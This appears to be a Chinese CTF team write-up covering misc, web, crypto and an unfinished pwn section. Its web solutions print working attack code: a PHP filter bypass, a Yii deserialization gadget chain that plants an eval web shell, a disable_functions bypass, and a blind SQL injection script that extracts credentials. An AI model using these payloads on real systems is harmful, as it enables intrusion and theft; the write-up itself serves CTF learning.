> 打了一天师傅们辛苦啦 花花
>
> 嗯~ 想想一句话来赞美师傅们，就是想不到~ 哈哈哈哈哈哈哈哈哈
>
> 建议让atao给我们唱歌~

misc

签到

根据文件名可以知道是EBCDIC编码，python解回来就行了

```
import json
with open('EBCDIC.txt', 'r', encoding="cp500") as fh:
  for line in fh:
    print(line)
```

web


find_it

访问**. /.1ndexx.php.swp** 然后vim -r恢复源代码

```
<?php $link = mysql_connect('localhost', 'root'); ?>
<?php
#Really easy...
$file=fopen("flag.php","r") or die("Unable 2 open!");
$I_know_you_wanna_but_i_will_not_give_you_hhh = fread($file,filesize("flag.php"));
$hack=fopen("hack.php","w") or die("Unable 2 open");
$a=$_GET['code'];
if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|assert|preg|replace|create|function|call|\~|\^|\`|flag|cat|tac|more|tail|echo|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|var|dump/',$a)){
    die("you die");
}
if(strlen($a)>33){
    die("nonono.");
}
fwrite($hack,$a);
fwrite($hack,$I_know_you_wanna_but_i_will_not_give_you_hhh);

fclose($file);
fclose($hack);
?>
```

直接向hack.php写内容，**index.php?code=<?php%20phpinfo();**

然后访问hack.php搜索flag获得。




Environment

Variable	Value
APACHE_PID_FILE	/var/run/apache2/apache2.pid
HOSTNAME	engine-1
APACHE_RUN_USER	www-data
TERM	xterm
APACHE_LOG_DIR	/var/log/apache2
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SUPERVISOR_GROUP_NAME	apache2
PWD	/
ICQ_FLAG	flag{447c2d65-2111-4dec-b8be-1457daff153b}
LANG	C
APACHE_RUN_GROUP	www-data

framework

考察yii的反序列化，漏洞点。




```php
        return $this->render( view: 'index', [
            'model' => $model,
        ]);
    }

    /**
     * Displays about page.
     *
     * @return string
     */
    public function actionAbout($message = 'Hello')
    {
//        echo 1;
        $data = base64_decode($message);
        unserialize($data);
    }

}
```

yii的访问路由是**?r=site/about&message=exp**

然后直接百度yii的链子，写木马。

```php
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;
        public function __construct(){
            $this->checkAccess = 'assert';
            $this->id = 'file_put_contents("s.php","<?php eval(\$_POST[0]);");';
        }
    }
}

namespace Faker{
    use yii\rest\CreateAction;

    class Generator{
        protected $formatters;
        public function __construct(){
            $this->formatters['close'] = [new CreateAction(), 'run'];
        }
    }
}
namespace yii\db{
    use Faker\Generator;

    class BatchQueryResult{
        private $_dataReader;

        public function __construct(){
            $this->_dataReader = new Generator;
        }
    }
}
namespace{
    echo base64_encode(serialize(new yii\db\BatchQueryResult));
}
?>
```

然后使用蚁剑插件绕过disable_fun.



Apache_mod_cgi

CGI支持 YES

当前目录可写 YES

htaccess支持 YES

Reference

- AntSword-Labs/bypass_disable_functions/3
- Bypass PHP system functions disabled via mod_cgi (0cx.cc)
- github.com/l3m0n/Bypass_Disable_functions_Shell

PHP版本	5.6
PHP位数	64
操作系统	Linux
当前目录	/var/www/htm

open_basedir

函数支持

dl x


putenv x

error_reporting x

error_log x

file_put_contents √

file_get_contents √



```
ctf
(ctf:/var/www/html/web) $ cd /
(ctf:/) $ ./readflag
flag{[redacted]}
(ctf:/) $
```

WebsiteManger

图片的url存在注入，过滤空格使用`/**/`绕过即可

```python
# -*- coding: utf-8 -*-
# @Author: yq1ng
# @Date:   2021-05-09 13:18:02
# @Last Modified by:   yq1ng
# @Last Modified time: 2021-05-09 13:36:49

import requests

url = 'http://eci-2zefme7yqvztl0fnmcxs.cloudeci1.ichunqiu.com/image.php?id='

headers = {
    '__jsluid_h':'87f12a614d4032511435847296367181'
}

result = ''
i = 0

while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # payload = f'if(ascii(substr(database(),{i},1))>{mid},1,0)'
        # database_name: ctf
        # payload = f'if(ascii(substr((select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()),{i},1))>{mid},1,0)'
        # table_name: images,users
        # payload = f'if(ascii(substr((select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()),{i},1))>{mid},1,0)'
        # users_column_name: username password
        payload = f'if(ascii(substr((select/**/group_concat(username,password)/**/from/**/users),{i},1))>{mid},1,0)'
        # admin,3ed0e9af262f68801547b
        r = requests.get(url + payload, cookies = headers)
        if len(r.text) > 400:
            head = mid + 1
        else:
            tail = mid

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

根据注入出的账户密码登陆，简单的ssrf，直接`file:///flag`即可得到flag

cry

primegame

查找发现有原题分析

https://www.secmem.org/blog/2020/09/20/poka-science-war-hacking/

然后根据附件提供的out文件中的ct值


再去sage在线平台运行一下脚本即可

https://sagecell.sagemath.org/

```
import math
from decimal import *
import random
import struct

getcontext().prec = int(100)
primes = [2]
for i in range(3, 100):
    f = True
    for j in primes:
        if i * i < j:
            break
        if i % j == 0:
            f = False
            break
    if f:
        primes.append(i)
keys = []
for i in range(len(primes)):
    keys.append(Decimal(int(primes[i])).ln())
arr = []
for v in keys:
    arr.append(int(v * int(16) ** int(64)))

# ct =
59795204366044624902018477323298397401778025588194237904445467698064641708751545
3
# flag{715c39c3-1b46-4c23-
ct =
42598547504778133678996330091044685278303271259857188534566055054637206341058991
8
# 8006-27b43eba2446}
#
# flag{715c39c3-1b46-4c23-8006-27b43eba2446}

def encrypt(res):
    h = Decimal(int(0))
    for i in range(len(keys)):
        h += res[i] * keys[i]

    ct = int(h * int(16)**int(64))
    return ct
```

```
def f(N):
    ln = len(arr)
    A = Matrix(ZZ, ln + 1, ln + 1)
    for i in range(ln):
        A[i, i] = 1
        A[i, ln] = arr[i] // N
        A[ln, i] = 64

    A[ln, ln] = ct // N
    res = A.LLL()
    for i in range(ln + 1):
        flag = True
        for j in range(ln):
            if -64 <= res[i][j] < 64:
                continue
            flag = False
            break
        if flag:
            vec = [int(v + 64) for v in res[i][:-1]]
            ret = encrypt(vec)
            if ret == ct:
                print(N, bytes(vec))
            else:
                print("NO", ret, bytes(vec))

for i in range(2, 500):
    print(i)
    f(i)
```


运行结果如下



Type some Sage code below and press Evaluate.

```
                break
        if flag:
            vec = [int(v + 64) for v in res[i][:-1]]
            ret = encrypt(vec)
            if ret == ct:
                print(N, bytes(vec))
            else:
                print("NO", ret, bytes(vec))

for i in range(2, 500):
    print(i)
    f(i)
```

```
2
3
4
5
6
7
8
9
10
11
12
13
14
14 b'flag{715c39c3-1b46-4c23-\x00'
15
16
17
18
19
```



```
244
245
246
247
248
249
250
251
252
253
254
254 b'8006-27b43eba2446}\x00\x00\x00\x00\x00\x00\x00'
255
256
257
258
259
260
261
262
```

将flag拼接起来就可以了

flag{715c39c3-1b46-4c23-8006-27b43eba2446}

pwn

parser